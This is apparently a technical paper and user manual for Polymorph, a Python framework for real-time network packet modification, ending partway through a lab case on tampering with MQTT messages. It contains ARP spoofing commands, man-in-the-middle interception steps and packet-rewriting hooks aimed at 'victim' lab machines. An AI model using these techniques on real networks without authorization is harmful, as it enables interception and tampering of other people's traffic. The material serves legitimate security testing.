Polymorph: A Real-Time Network Packet Manipulation Framework

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Contents

1 Introduction

The modification of network packets in real time, often called modification "on the air" consists of intercepting the network packets that circulate between two or more machines in the same network, in such a way, that the intercepting machine has the capacity to modify them and forward them in a consistent state and keeping communication between both ends stable. This technique has a large number of applications, ranging from the protection of certain services through the modification of packets that can reveal certain sensitive information, to the modification of packets for security verification of a system, a computer application or a network. In spite of the numerous advantages, its execution presents a high difficulty, which varies in relation to the complexity of the protocols that the packet to be modified implement.

Taking all this into account, this paper proposes a framework for real time network packet modification that presents advantages like, support for a large number of protocols or flexibility and ability to modify network packets at byte level, at the same time that reduces the amount of effort the user must perform to implement this technique.

2 State of the art

Currently there are some tools that allow the user to modify network packets in real time using different techniques.

Tools like MITMF or Bettercap allow the user to modify some packets that implement protocols such as TCP, HTTP or HTTPS through a set of predefined filters. Other tools, such as Hexinject, allow the user to make this modification on another reduced set of protocols by using regular expressions and substitution patterns.

3 Introduction to Polymorph

Polymoprh is a framework written in the Python3 programming language that allows the modification of network packets in real time, providing maximum control to the user over the contents of the packet. This framework is intended to provide an effective solution for real-time modification of network packets that implement practically any existing protocol, including private protocols that do not have a public specification. In addition to this, one of its main objectives is to provide the user with the maximum possible control over the contents of the packet and with the ability to perform complex processing on this information.

In the following sections, each of the parts of the framework will be covered, providing an introductory vision of the techniques that the framework implements and a practical vision of the actions that a user must perform to use this techniques.

4 Polymorph Installation

This section introduces the different installation methods available for the tool. Polymorph is a multiplatform framework, which works on both Windows and Linux. The simplest way to generate a test environment is through the docker deployment (explained at the end of the section). For those who want to have the tool installed in their host operating system, the steps that must be followed are explained below.

4.1 Download and installation on Linux (Recommended)

Polymoprh is specially designed to be installed and run on a Linux operating system, such as Kali Linux. Its installation is considerably simple and can be done through the Python content manager, pip3. Before installing the framework, the following requirements must be installed through the package manager corresponding to the operating system that the user is using. The dependencies for a Kali-Linux operating system are specified below.

```
apt-get install build-essential python-dev libnetfilter-queue-dev
tshark tcpdump python3-pip wireshark nohup
```

After the installation of the dependencies, the framework itself can be installed with the Python pip package manager in the following way.

```
pip3 install --process-dependency-links polymorph
```

4.2 Download and installation on Windows

Polymorph can also be installed on Windows operating systems. The requirements necessary for the framework to work correctly are the following.

- Installation of Python3 (add it to *PATH*). URL: *https://www.python.org/downloads/*
- Installation of Wireshark (add it to *PATH*). URL: *https://www.wireshark.org/download.html*
- Installation of Visual C ++ Build Tools. URL: *https://www.visualstudio.com/en/thank-you-downloading-visual-studio/?sku=BuildTools&rel=15*
- WinPcap installation (If you have not installed it with Wireshark). URL: *https://www.winpcap.org/install/default.htm*

Once the dependencies are installed, the only thing that the user must do is open a console and execute the following command.

```
pip install --process-dependency-links polymorph
```

After completing the installation, Polymorph will be accessible from the terminal from any system path. It is important to note that in Windows, Polymorph **must be executed in a console with administrative privileges.**

4.3 Docker installation

Docker is a light virtualization system that allows you to create different systems isolated from each other on the host machine. This technology has been popularized in recent years by the facilities it provides in the creation of multiple environments in a versatile, dynamic and lightweight way.

Polymorph has a docker environment in with which you can quickly assemble three machines to test the tool in any operating system in a matter of minutes. The configuration file is written in *YAML* for the Docker compose tool and consists of the following elements:

- **Polymorph**: Main machine based on Kali Linux, with ip 10.24.0.2. This environment will have the polymorph application that will be accessible from any system path with the command *polymorph*, it has the tools of the top 10 of Kali Linux together with all the necessary packages to make Polymoprh work.
- **Alice**: Victim machine with MQTT installed to establish communication with Bob. It has a fixed IP of 10.24.0.3.
- **Bob**: Victim machine with MQTT installed to establish communication with Alice. It has a fixed IP of 10.24.0.4. In addition to all this, Alice and Bob have two aliases to be able to subscribe to an MQTT topic or post a message to the desired IP with *receive* and *send*.

The implementation of this environment is simple, only consists of three steps:

- Download and install Docker on the host machine, to do so go to the Docker homepage and follow the installation instructions for the desired operating system.
- Once the user has downloaded and started docker, the user can access the project in the path */polymorph* and execute:

  ```
  docker-compose up -d
  ```

  Docker will then take care of creating the containers following the specifications set in the Dockerfile and in the YAML of the compose, as soon as the configuration is finished the three machines will be up and ready to be used. Each time the docker service is restarted, it will be necessary to execute:

  ```
  docker-compose up -d
  ```

to setup the containers again.

- To access any of the machines the user must execute:

  ```
  docker exec -ti [polymorph | alice | bob] bash
  ```

5 Polymorph Interfaces

All the actions detailed in the following sections of the paper are carried out through the Polymorph interface. The framework is formed by a set of interfaces that change dynamically depending on the context in which the user is located. In this way, the following subinterfaces can be distinguished:

- **Main interface**: It corresponds to the first screen that is displayed when the application is executed, at this point, the user is not yet in a certain context. Allows the performance of actions such as spoofing or sniffing. The prompt that is shown is the following:

  ```
  PH >
  ```

- ***tlist*** **interface**: It corresponds to the interface that is shown after the completion of the sniffing process, as will be seen in the next section. The user is in the context of a list of templates that is generated from the captured packets. The prompt that is shown is the following:

  ```
  PH:cap >
  ```

- ***template*** **interface**: It corresponds to the interface that is shown after the selection of a certain template (more details about it in the following sections). The user is in the context of a template, and may take actions to modify their values. The prompt that is shown is the following:

  ```
  PH:cap/t5 >
  ```

- ***Layer*** **interface**: It corresponds to the interface that is displayed after the selection of a layer within a template (more details about it in the following sections). The user is in the context of a layer, and can take actions to modify their values. The prompt that is shown is the following:

  ```
  PH:cap/t5/TCP >
  ```

- ***Field*** **interface**: It corresponds to the interface that is displayed after the selection of a field within a layer (more details about it in the following sections). The user is in the context of a field, and can perform actions to modify their values. The prompt that is shown is the following:

  ```
  PH:cap/t5/TCP/sport >
  ```

6 Interception of the communication

One of the most important conditions that must be meet to be able to modify network packets in real time is to be in the middle of the communication between two machines. The packets that flow from one end of the other must flow through the machine where Polymorph is installed, in such a way, that the tool must be able to intercept these packets, process them and forward them.

There are numerous techniques to intercept the communication between two machines that are in the same network. The framework implements some of them, in a certain way that they are very simple to execute by the user. Below are some of these techniques.

6.1 ARP spoofing

This technique consists of sending ARP (Address Resolution Protocol) packets generated by an attacker in a local network. The objective is to associate the MAC address of the attacker's machine with the IP address of another machine on the network, such as the default gateway, causing all traffic to that IP address to pass in its place by the attacker's machine.

The realization of this technique with Polymorph is relatively simple. From any of the interfaces of the tool we can use the command *spoof* to carry it out in the following way.

```
PH > spoof -t 192.168.1.50 -g 192.168.1.1 -i eth0
```

The options of the *spoof* command are the following:

```
Usage: spoof -t <targets> -g <gateway>

Options:
  -h     prints the help.
  -t     targets to perform the ARP spoofing. Separated by ','
  -g     gateway to perform the ARP spoofing
  -i     network interface.
```

The mandatory parameters for the realization of the ARP spoofing are the *gateway* (-g) and at least one target ip address *target* (-t). If not interface is specified, Polymorph will automatically get the one that is currently in use.

7 Sniffing of network packets

The sniffing process, in this case, corresponds to the capture of the network packets that flow between two machines, without making any modification on them.

Once the interception of the communication between two nodes of the network has been made, the next step is to start doing sniffing of the network packets that flow through the attacker machine. The sniffing process must be maintained **until it is captured one of the packets that corresponds to the type of packet that the user wants to modify**. This process is done from the main interface of the framework using the command *capture*. This command has the following options:

```
Usage: capture [-option]

Options:
  -h            prints the help.
  -f            allows packet filtering using the BPF notation.
  -c            number of packets to capture.
  -t            stop sniffing after a given time.
  -file         read a .pcap file from disk.
  -v            verbosity level medium.
  -vv           verbosity level high.
```

After performing the sniffing process, Polymorph will convert the captured packets to a particular structure of the framework called **template**. The template corresponds to the main abstraction of the whole system, in the following section its details are explained in depth.

8 Template abstraction

Traditionally, there have been tools that allowed us to craft network packets by specifying the characteristics of their components, such as the protocols they implement, the layers they have or the size of their fields. This way of defining a package, although effective, is extremely expensive and consumes a large amount of time. To solve this, Polymoprh implements the template concept, which corresponds to one of the most important of all the framework and that provides the following essential characteristics:

- Allows users to access packages that are intercepted in real time in a simple manner
- Allows the creation of new features within a packet in a quickly and easily way
- Allow a certain configuration of a Polymorph session to be stored on disk and exchange it between environments and users

In the next subsections, different features and applications of the template concept within the framework are covered.

8.1 Structure of a template

All the templates have the same structure, which corresponds to a *.json* file when they are exported from the framework.

```
{
    "Name": "Template:ETHER/IP/UDP/DNS",
    "Description": "",
    "Version": "0.1",
    "Timestamp": "2018-04-06 05:13:14.232177",
    "Functions": {
        "preconditions": {},
        "executions": {},
        "postconditions": {}
    },
    "layers": [
        {
            "name": ,
            "custom": ,
            "lslice": ,
            "structs": {},
            "fields": [
                {
                    "name": "",
                    "value": "",
                    "type": "",
                    "size": "",
                    "slice": "",
                    "frepr": "",
                    "custom": ""
                },
            ],
        },
    ],
    "raw": ""
}
```

(Some of the fields that appear in the template structure are hard to understand at this point of the paper, but they will be specified in detail later.)

- **Name**: Name of the template
- **Description**: Description of the template
- **Version**: Template version
- **Timestamp**: Creation date of the template
- **Functions**: A set of functions that the user can define to perform advanced processing on packets that are intercepted in real time

- **layers**: A set of layers that the packet that has been captured and transformed into a template has
- **layers [name]**: Name of the layer
- **layers [custom]**: Indicates whether the layer was generated by the tool or by the user
- **layers [lslice]**: Position of the layer in the set of bytes of the packet, represented by a Python slice object
- **layers [structs]**: A set of structures that allow the user to recalculate packet fields in real time
- **layers [fields]**: The set of fields in the layer
- **fields [name]**: Field name
- **fields [value]**: Field value
- **fields [type]**: Field type
- **fields [size]**: Size of the field in bytes
- **fields [slice]**: Position that the field occupies in the packet bytes
- **fields [frepr]**: Representation of the value that the field should have. Generated by the dissectors
- **fields [custom]**: Indicates whether the field has been generated by the tool or by the user

8.2 Template generation

After performing the sniffing process, the captured packets are automatically converted into templates by the framework. The transformed packets would look similar to the following:

```
---[ ETHER ]---
hex dst                 = 005056e6721b (00:50:56:e6:72:1b)
hex src                 = 000c299909fa (00:0c:29:99:09:fa)
int type                = 2048 (2048)

---[ IP ]---
int version             = 69 (4)
int ihl                 = 69 (5)
int tos                 = 0 (0)
int len                 = 58 (58)
int id                  = 18907 (18907)
...
```

```
---[ UDP ]---
int sport                 = 36276 (36276)
int dport                 = 53 (53)
int len                   = 38 (38)
int chksum                = 899 (899)

...
```

The objective is to capture a packet that implements the protocols that the user is interested in modifying in real time. Polymorph will transform this packets into templates in which the layers, fields, value of the fields and the rest of the values described above will be stored. From this moment all the modifications made on that packets with Polymorph, will be done on the generated templates. The templates will later allow the user to modify network packets in real time.

8.3 Template dissection

One of the biggest problems that real-time package modification tools have today is the ability to dissect the protocols that implement the captured packets. This translates into a great limitation when modifying them since the structure of the packet bytes can not be determined.

To solve this problem and try to interpret as much as possible of the existing protocols in the packets that are captured, Polymorph performs the following process:

- Capture the packets bytes using the sniffing process
- Use the Tshark dissectors, which is probably the tool that more protocols is able to interpret in the world, to dissect these bytes
- Build a template with the dissected fields, the position that the field occupies within the set of bytes of the packet, the layer to which it belongs and other added values.

Using this technique, Polymorph is able to interpret a high number of network protocols, as many as tools such as Wireshark can interpret, with the difference that this interpretation will be used later to modify similar packages in real time.

Dissection with Polymorph is done using the command *dissect* in the interface corresponding to the list of templates, which is accessed immediately after performing the process of sniffing in the main interface. If the user does not perform the dissection process and directly accesses a template, the framework will automatically dissect the selected template and all the previous ones, in such a way that, if the user selects the template 15 without having previously executed the command *dissect*, Polymorph will automatically dissect the first 15 templates and then, access the template 15.

8.4 Export Templates

The templates can be exported in a very simple way from the framework. The result is a file with extension *.json*. This process can be carried out using the command *save* in the template interface.

8.5 Import Templates

The templates can be easily imported into the framework so that the user can work on a template previously saved on disk. Assuming that a template has been previously stored on disk, the user can execute Polymorph in the following way to start locking in the context of an existing template:

```
python3 polymorph -t "path_to_template"
```

9 Intercepting packages

Once the communication between two nodes of the network has been intercepted, the network packets exchanged between them flow through the intercepting machine. At this point, it is necessary to implement a technique to be able to move the packets from kernel space to user space in which they will be processed by Polymorph.

9.1 Interception in Linux

In the case of Linux operating systems, the Netfilter suite is used to perform this task. The tool uses a module called Nfqueue that will be responsible for moving the packages from Kernel space to user space through a queue from where Polymorph will consume them. To redirect the packets, another well-known module of this suite, Iptables, is used.

9.2 Interception in Windows

In the case of Windows operating systems, a module called Windivert is used. This module allows things like:

- Capture network packets
- Filter or remove network packets
- Inject network packets
- Modify network packages

9.3 Templates in the interception process

It is important to understand the role of templates in the process of interception of packages. When the user executes the order to intercept packages in Polymorph, it does so in the context of a template. This means that for each of the packets that are intercepted and arrive at the tool, a projection of the template is performed on its bytes, in this way, we can access the fields of the new package by means of the specific syntax of the template that it is being used to intercept.
To understand this better, the following scenario is presented:

- The user want to access the *source port* field of a packet with the layers, Ethernet, IP, TCP
- A sniffing process is performed with the tool to capture a packet with these characteristics
- Once captured, the packet is automatically converted into a template and the user use Polymorph to access the context of this template using the *template* command

Once placed in the template interface, the user can use the *show* command to display each of the layers and fields of the template, if the TCP layer is accessed (where the source port is found) using the command *layer* and the command *show* is entered again, something similar to the following should appear:

```
---[ TCP ]---
int sport           = 39440 (39440)
int dport           = 443 (443)
int seq             = 2693320198 (2693320198)
int ack             = 2991926589 (2991926589)
int dataofs         = 20500 (5)
int reserved        = 20500 (0)
str flags           = P (RA)
int window          = 40880 (40880)
int chksum          = 18239 (18239)
int urgptr          = 0 (0)
str options         =  ([])
```

Here you can see several things, on the one hand, you have the name of the fields of the layer, along with an important characteristic of them, their type. All fields can be of 4 different types, *int*, *str*, *hex*, *bytes* depending on the value they have. These types can be modified by the user. Accessing the source port field using the command *field sport*, and entering the command *show* again, wll display different characteristics of the field:

```
---[ sport ]---
value               = 39440 (39440)
bytes               = b'\x9a\x10'
```

```
hex                     = 9a10
size                    = 2
slice                   = [34, 36]
custom                  = False
type                    = int
```

In this representation of the field you can see its value in different formats, its size, its type, and what is important, the position that the field occupies within the packet bytes. The command *dump* displays the position of the field in the bytes of the packet:

```
00000000: 00 50 56 E6 72 1B 00 0C 29 99 09 FA 08 00 45 00
00000010: 00 28 87 FD 40 00 40 06 D3 DF C0 A8 73 81 D8 3A
00000020: D2 8E 9A 10 01 BB A0 88 CE 06 B2 55 2D 3D 50 14
00000030: 9F B0 47 3F 00 00
```

If at this point you want to start intercepting packets, you must return to the template context (by going back with the *back* command to the layer interface and then to the template interface), in this context you can use the command *intercept* to begin intercepting the packets that pass through the intercepting machine in the context of that template. If at this point you would like to access the source port field of all the packets that arrived at the machine, the user could do it with the syntax *package ['TCP']['sport']*, Polymorph will extract the position that this field occupies within the template used as context and also **the type that the field has**, and after that, the framework will dissect the bytes of the packets that arrive by extracting those sequence of bytes that correspond to the field *sport* of the template (in this case the 34, 35 and 36) and making an interpretation of them according to the type of the field in the template, in this case *int*.

10 Preconditions, Executions and Postconditions

Once the communication between two nodes of the network has been intercepted and the packets passing through the intercepting machine are being intercepted by the techniques described in the previous section, it is time to modify the packets in real time.
This is one of the most relevant sections of the paper, and presents the abstractions that allow users to perform complex processing on any network packet that implements any protocol in a relatively simple way.

10.1 Conditional functions

The conditional functions are the framework abstraction that will allow the user to add code in the Python programming language that will be executed in real time on the packets that are intercepted.

There are three types of conditional functions, preconditions, executions and postconditions. The separation between the three types is logical, which means that at the technical level there are no differences between them and what they intend is to provide a degree of order and separation between the different processes that may be required on a package.

The conditional functions will be executed sequentially and following the order in which they were added, this means that the first to be executed will be the preconditions, starting with the first precondition added by the user, then the executions and finally the postconditions . The user can add as many conditional functions as he needs. All the functions have the following structure:

```
def new_prec(packet):

    # your code here

    # If the condition is meet
    return packet
```

As can be seen, the structure is very simple. On the one hand, a function must be defined in python, which can have any name and which must receive a parameter as an argument. This parameter corresponds to the packet that the framework is intercepting in real time at that moment. Inside the function are the instructions written by the user, this instructions can perform some processing on the packet, or some generic processing such as displaying text on the screen. After processing, the user has two possibilities, to return the packet variable, which implies that the following conditional functions continue to be executed, or to return *None*, which implies that the packet is forwarded with the processing done up to that moment without execute more conditional functions.

The conditional functions are stored in the template, and are exported serialized along with it. The objective of each of the types of conditional functions is defined in depth below.

10.2 Precondition

When the user starts intercepting packets in real time with Polymorph, the framework will probably intercept many more packets than the user wants to modify. The objective of the preconditions is to provide a previous step of filtering the packets until they have the desired packet. As explained in previous sections, when packets are intercepted in real time, it is done in the context of a template, which allows access in a simple way to the fields of the intercepted packets without knowing in advance the protocols or structure that the packet implements. The following is a use case in which the user wants to modify in real time packages that implement the ICMP protocol.

(The specific syntax shown will be explained in depth in the next section)

Since we want to modify ICMP protocol packets, previously, packets of this protocol must have been captured and transformed into a template, so that we are working on a template similar to the packets that we want to modify. In this case, it should be something Similar to the following:

```
---[ ETHER ]---
hex dst                = 005056e6721b (00:50:56:e6:72:1b)
...

---[ IP ]---
...
int proto              = 1 (1)
int chksum             = 34610 (34610)
hex src                = c0a87385 (192.168.115.133)
hex dst                = c0a80101 (192.168.1.1)
hex options            = c0a80101 ([])

---[ ICMP ]---
int type               = 8 (8)
int code               = 0 (0)
int chksum             = 14180 (14180)
int id                 = 3997 (3997)
int seq                = 2 (2)
...
```

As you can see in the template, within the IP layer there is a field called *proto* that tells us the type of protocol in use. In this case it is type *int* and has the value 1. Our precondition would be something similar to the following:

```
def new_prec(packet):
    try:
        if packet["IP"]["proto"] == 1:
            return packet
    except:
        return None
```

With a precondition as simple as the one shown, all the packets belonging to the ICMP protocol will be filtered, allowing only those that fulfill our precondition to continue executing the rest of the conditions that have been defined, and those that do not comply with it will be immediately forwarded.

10.3 Executions

As explained in previous sections, the difference between the conditional functions is logical, therefore, the executions work in the same way as the preconditions. The difference between both is at the organizational or functionality level, the executions are designed to add functions that perform processing on the intercepted packets, an example of execution could be the following:

```
def new_exec(packet):
    packet["IP"]["len"] = 56
    return packet
```

In this execution we would be modifying in real time the length field of the IP layer of the packets that arrive and comply with our defined preconditions.

10.4 Postconditions

Postconditions, like executions, work in the same way as preconditions, but their purpose is different. When modifying packets at the byte level, it is very common that after the modification some control fields of the packet, such as checksums or lengths become inconsistent. The purpose of this group of functions is to process the packet to be completely consistent before sending it to the destination machine. An example of a postcondition to recalculate the control fields of the TCP/IP layers is the following one:

```
def recalculate_tcp_ip(packet):
    from scapy.all import IP
    pkt = IP(packet.raw[14:])
    if pkt.haslayer('IP') and pkt.haslayer('TCP'):
        del pkt['IP'].chksum
        del pkt['TCP'].chksum
        del pkt['IP'].len
        pkt.show2()
        packet.raw = bytes(pkt)
        return packet
```

As you can see, in the set of conditional functions you can use other frameworks or tools to perform certain functions, this gives Polymorph more power and flexibility. In this case, Scapy is used to recalculate the control fields.

11 Packets modification. Syntax and access methods

Once that have been presented the different methods to add custom functions (preconditions, executions and postconditions) to a template that will be executed in real time on the packets that are intercepted, it is time to explain the syntax that can be used to build these conditional functions and modify the packets in real time.

11.1 Reading the fields of a packet

As it has been explained several times throughout the paper, it is important to remember that the interception is done in the context of a template, this means that when you access a certain field of a packet that has been intercepted, you are checking the position that the field occupies in the template and dissecting that same position in the bytes of the intercepted packet. After this, the bytes that have been extracted from the intercepted packet, are converted to the type that the field has in the template (more information about this in section 10, subsection 10.3).

Taking all this into account, the following is the syntax that should be used to access the fields of a particular packet that has been intercepted based on the template that is being used as context in the intercepting process.

Assuming you want to access the *chksum* field of the IP layer of all the packets that the framework is intercepting in real time, and assuming that the template that the user has generated and is using as intercept context has the IP layer:

```
---[ ETHER ]---
hex dst                 = 005056e6721b (00:50:56:e6:72:1b)
...

---[ IP ]---
...
int proto               = 1 (1)
int chksum              = 34610 (34610)
hex src                 = c0a87385 (192.168.115.133)
hex dst                 = c0a80101 (192.168.1.1)
hex options             = c0a80101 ([])
```

The syntax to access this field would be the following:

```
packet["IP"]["chksum"]
```

First the user must specify the layer in square brackets and finally the field that the user wants to access in square brackets. In the next example we will use this syntax within a precondition that displays all the *chksums* of the intercepted packets:

```
def new_prec(packet):
    try:
        print(packet["IP"]["chksum"])
    except:
        return None
```

11.2 Insertion of new values in the packets

The insertion of new values in the intercepted packets is similar to the query of a value. If you want to add a new value for the *chksum* field of the IP layer, as shown in the previous section, it can be carried out using the following syntax:

```
packet["IP"]["chksum"] = new-value
```

One of the most important things that should be taken into account when adding a new value, is the type that field has in the template that is being used as intercepting context. If we go back to the template showed in the previous section, the field *chksum*, has type *int*, which means that the user must assign a value of type *int* when inserting. The type of the field in the template can be modified by the user prior to the interception process.

11.3 Own methods of the package

In addition to accessing all the fields that are specified in the template that is being used as the interception context and the assignment of new values to them, Polymorph provides a series of simple methods that can be applied to the packets that are captured and whose objective is to facilitate the calculation of certain lengths or the assignment of new values to the packet.

- **raw**: It is a property of the packet and returns its bytes. It is useful if the user uses other frameworks that modify the bytes of the packet. It can be used as follows:

```
def new_prec(packet):
    # Imprimimos por pantalla los bytes del paquete actual
    print(packet.raw)
    # asignamos nuevo valor al paquete
    packet.raw = b"\x00"
    return packet
```

- **len**: Provides the total length of the packet or the different layers of the packet. It can be used as follows:

```
def new_prec(packet):
    # Imprime la longitud del paquete
    print(len(packet))
    # Imprime la longitud de la capa IP
    print(len(packet["IP"]))
    return packet
```

11.4 Global variables

There are certain occasions in which it is required to maintain global variables that are persistent between conditional functions and between intercepted packets. Polymorph allows the option to define a global variable whose value will be maintained for all packets that are intercepted. The way to define these variables is as follows:

```
def create_global_vars(packet):
    try:
        packet.insert
    except AttributeError:
        setattr(packet, 'insert', False)
```

This will create a variable called *insert* that will be maintained even though the current packet is forwarded and can be accessed through the *packet.insert* statement. This can be useful if the user wants to start executing a certain execution function after a certain event occurs. For example, if a certain packet is received, the variable *insert* is set to *True* and from that moment all the packets that are intercepted are modified.

12 Dynamic dissection of packet fields

At this point of paper we have already explained many of the key concepts of the framework that is presented. In this section we present another abstraction that will allow the user to dissect fields of different lengths of a packet intercepted in real time, the concept of *Struct*.

If the previous sections of *paper* have been followed, and the concept of template has been understood along with the relation it has with the interception and modification of the packets in real time, probably someone has noticed the following casuistry:

- Assuming that the user has generated a template similar to the following, with the aim of modifying packets that implement the MQTT protocol:

  ```
  ---[ ETHER ]---
  ...
  ---[ IPV6 ]---
  ...
  ---[ TCP ]---
  ...
  ---[ RAW ]---
  ...
  ---[ RAW.MQTT ]---
  str hdrflags          = 0 (0x00000030)
  int msgtype           = 48 (3)
  int dupflag           = 48 (0)
  int qos               = 48 (0)
  int retain            = 48 (0)
  int len               = 10 (10)
  int topic_len         = 4 (4)
  str topic             = test (test)
  str msg               = hola (hola)
  ```

- If the user would like to display the *msg* field of the RAW.MQTT layer of all the packets that are intercepted, the necessary precondition function would be something similar to the following:

```
def new_prec(packet):
     try:
          print(packet["RAW.MQTT"]["msg"])
     except:
          return None
```

- The way in which Polymorph will perform this action, is looking for the position that the field *msg* occupies in the template, in this case, from byte 94 to 98, and it will try to dissect these four bytes of the intercepted packets and transform them to the type the field has in the template, in this case *str*.
- As you can see, there is a problem if the *msg* field is a variable length field, so if the intercepting packet has a value in the *msg* field equal to *Hello how are you*, the framework, will only dissect the first four bytes (the ones that occupy this field in the template), and will display the value *Hell* omitting *o how are you*.

To avoid this problem, polymorph implements the concept of *Struct*, that allows the user to indicate the size of a field based on the size of other fields in the template. The *Structs* will be stored in the template when it is exported.

These structures are defined from the framework itself in the context of a given layer, and have two main components:

- **Start byte**: The start byte of the field that you want to recalculate dynamically
- **Expression**: The expression used to calculate the new length of the field, can be simple or complex

For the use case that was shown in the previous example, the *msg* field of the RAW.MQTT layer can be recalculated dynamically, defining the following *Struct* in Polymorph:

```
PH:cap/t14/RAW.MQTT > recalculate -f msg -sb "70 +
this.topic_len" -e "this.len - 2 - this.topic_len"
```

It is important to emphasize that to refer to fields of the layer itself in both the start byte(-sb) and the expression(-e) the prefix *this.* must precede the field.

13 Creating custom layers and fields

To finish with the concepts implemented in the framework, a characteristic is presented that allows the user to modify the templates to add their own layers or fields.

As noted throughout the paper when packets are intercepted and modified, it is done in the context of a template, and will be the template fields and the position they occupy in the packet bytes the attributes that will allow the dissection of the new packets that are intercepted. In some cases, it is possible that Polymorph is not able to properly dissect some bytes of the packet, either because the protocol is not correctly defined, or because it is a private protocol without public specification. For these cases, Polymorph allows the user to manually create layers and fields, so that in the interception phases you can access them in a simple way as shown in previous sections.

The process of adding layers and fields is carried out from the template and layer interface and is a simple process. The command that is used to add a new layer is the following:

```
PH:cap/t14 > layer -a NEW_LAYER
00000000: 00 00 00 00 00 00 00 00  00 00 00 00 86 DD 60 04
00000010: D4 1C 00 2C 06 40 00 00  00 00 00 00 00 00 00 00
00000020: 00 00 00 00 00 01 00 00  00 00 00 00 00 00 00 00
00000030: 00 00 00 00 00 01 BA 74  07 5B 1D 54 4B D8 B2 F1
00000040: 6C F5 80 18 01 56 00 34  00 00 01 01 08 0A 81 A2
00000050: 17 74 81 A2 17 70 30 0A  00 04 74 65 73 74 68 6F
00000060: 6C 61

Start byte of the custom layer:
```

Polymorph will show all the bytes of the packet and request two values:

- **Start byte**: The start byte of the layer
- **End byte**: The byte in which the layer ends

Once the user has entered these values, the new layer is added to the template, and in the same way, you can begin to define fields by means of the statement:

```
PH:cap/t14/NEW_LAYER > field -a newfield
00000000: 00 00 00 00 00 00 00 00  00 00 00 00 86 DD 60 04
00000010: D4 1C 00 2C 06 40 00 00  00 00 00 00 00 00 00 00
00000020: 00 00 00 00 00 01 00 00  00 00 00 00 00 00 00 00
00000030: 00 00 00 00 00 01 BA 74  07 5B 1D 54 4B D8 B2 F1
00000040: 6C F5 80 18 01 56 00 34  00 00 01 01 08 0A 81 A2
00000050: 17 74 81 A2 17 70 30 0A  00 04 74 65 73 74 68 6F
00000060: 6C 61

Start byte of the custom field:
```

Indicating in this case,

- **Start byte**: The beginning byte of the field
- **End byte**: The byte in which the field ends
- **type**: The type of the field you want to create (int, hex, bytes, str)

From this point, the user can begin to modify the value of the layer and the field by accessing it through the different interfaces of the framework.


14 ANNEX 1: Practical case: Modifying MQTT

14.1 Approach of the case

It is intended to perform the modification in real time of network packets belonging to the MQTT protocol. Specifically, it is intended to modify the message that is carried in the packets of type *MQTT publish*.

14.2 Intercepting communication between two nodes in the network


The first thing that the user must do is to intercept the communication between two nodes of the network that will be communicated through the MQTT protocol. To perform this step, the user can use the *spoof* command from the Polymorph main interface.



```
                                          < Santiago Hernandez Ramos >

PH > spoof -t 192.168.29.128 -g 192.168.29.129
[+] ARP spoofing started between 192.168.29.129 and 192.168.29.128

PH >
```

Figure 1: MQTT ARP Spoofing

To check if the poisoning is taking effect, you can access one of the poisoned machines and make a *traceroute* to the other legitimate machine. The communication must flow through the attacking machine.




```
santi@santi-virtual-machine:~$ traceroute 192.168.29.129
traceroute to 192.168.29.129 (192.168.29.129), 30 hops max, 60 byte packets
 1  192.168.29.130 (192.168.29.130)  1.037 ms  0.752 ms  0.525 ms
 2  192.168.29.129 (192.168.29.129)  0.891 ms  0.717 ms  0.546 ms
santi@santi-virtual-machine:~$
```

Figure 2: Testing the ARP Spoofing

14.3 Capturing packets and generating templates

Once the communication between the legitimate machines has been intercepted, the next step is the capture of packets belonging to the MQTT protocol, among which a packet *MQTT publish* must be found. Once these packets are captured,

